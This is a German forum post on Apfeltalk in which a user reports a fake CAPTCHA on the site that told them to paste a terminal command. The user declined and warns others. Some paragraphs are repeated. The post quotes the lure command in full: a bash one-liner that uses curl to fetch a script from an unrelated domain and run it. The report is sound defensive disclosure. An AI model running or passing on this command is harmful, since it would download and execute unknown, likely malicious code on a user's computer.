


- Registriert
- 28.12.15
- Beiträge
- 760
Als ich eben auf die Apfeltalk-Startseite wollte, begrüsste mich folgendes:

Die Inhalte im Hintergrund waren stark verschwommen. Hier dachte ich mir erstmal noch nichts, da inzwischen - leider - viel Webseiten sich so gegen KI-Crawler schützen wollen. Also Haken gesetzt und dann geht es gleich bestimmt weiter. Stattdessen erhielt ich folgendes:

Naja an dem Punkt fand ich es unheimlich. Etwas in das Terminal kopieren und ausführen, klingt fishy. Habe ich dann nicht gemacht. Folgendes hätte ich dann übrigens in das Terminal eingesestzt (habe ich wie gesagt nicht gemacht):
Ich nehme an, dass das nicht so sein soll, darum dachte ich mir, ich melde es mal im Forum. Da bekomme ich diese Abfrage übrigens nicht, wenn ich einen direkten Link nutze.
Die Inhalte im Hintergrund waren stark verschwommen. Hier dachte ich mir erstmal noch nichts, da inzwischen - leider - viel Webseiten sich so gegen KI-Crawler schützen wollen. Also Haken gesetzt und dann geht es gleich bestimmt weiter. Stattdessen erhielt ich folgendes:
Naja an dem Punkt fand ich es unheimlich. Etwas in das Terminal kopieren und ausführen, klingt fishy. Habe ich dann nicht gemacht. Folgendes hätte ich dann übrigens in das Terminal eingesestzt (habe ich wie gesagt nicht gemacht):
Was curl da geladen hätte, habe ich nicht mehr weiter recherchiert./bin/bash -c "$(curl -A 'Mac OS X 10_15_7' -fsSL '8pq2qapj.metrodesignconcepts.com/?ublib=935acf0c-98de-40d2-8938-432c49f92853')"; echo ""BotGuard: Answer the protector challenge. Ref: 73282
Ich nehme an, dass das nicht so sein soll, darum dachte ich mir, ich melde es mal im Forum. Da bekomme ich diese Abfrage übrigens nicht, wenn ich einen direkten Link nutze.


